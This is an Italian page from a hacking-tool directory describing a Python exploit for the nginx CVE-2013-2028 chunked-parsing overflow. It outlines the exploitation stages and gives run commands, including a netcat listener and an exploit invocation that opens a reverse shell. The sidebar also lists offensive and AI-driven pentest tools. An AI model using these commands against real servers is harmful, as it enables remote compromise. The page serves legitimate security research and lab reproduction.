
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2013-2028-Exploit — CVE-2013-2028 python exploit | Kitploit
Strumenti/GitHubGitHub/m4drat/cve-2013-2028-exploit
Analisi delle VulnerabilitàExploitShellcodeSfruttamento di Applicazioni WebPenetration TestingSviluppo PayloadBinary Exploitation
GitHubm4drat/cve-2013-2028-exploit

CVE-2013-2028-Exploit

CVE-2013-2028 python exploit

Vedi Repository
192316 anni faNon ancora revisionato
Condividi

CVE-2013-2028 Exploit

Dettagli della vulnerabilità

Software vulnerabile: Nginx 1.3.9 < 1.4.0
Commit con la correzione: https://github.com/nginx/nginx/commit/4997de8005630664ab35f27140e2077e818b21a7

La vulnerabilità è presente nella funzione ngx_http_parse_chunked. Questo exploit provoca un integer overflow in ngx_http_parse_chunked e, successivamente, lo sfrutta per causare un overflow dello stack e dirottare il flusso di controllo.

Dettagli dello sfruttamento

L'exploit vero e proprio si compone di 4 fasi:

  1. Trovare il valore del canary di stack usando un brute force byte per byte
  2. Calcolare l'indirizzo di mprotect usando il valore di rcx (punta da qualche parte in lpthread). Chiamare mprotect con gli argomenti appropriati.
  3. Copiare lo shellcode in una posizione di memoria RWX.
  4. Saltare allo shellcode e avviare una reverse shell.

Come riprodurre

  1. avviare un listener sul sistema host, ad esempio usando netcat: nc -lvp 4345

  2. sulla macchina virtuale avviare docker: sudo docker-compose up --build
  3. eseguire l'exploit: python2 exploit.py -ra 127.0.0.1 -rp 8081 -la <listener machine address> -lp <listener machine port>


  4. lasciare che l'exploit trovi il valore effettivo del canary e avvii la reverse shell.

Demo

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    256

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






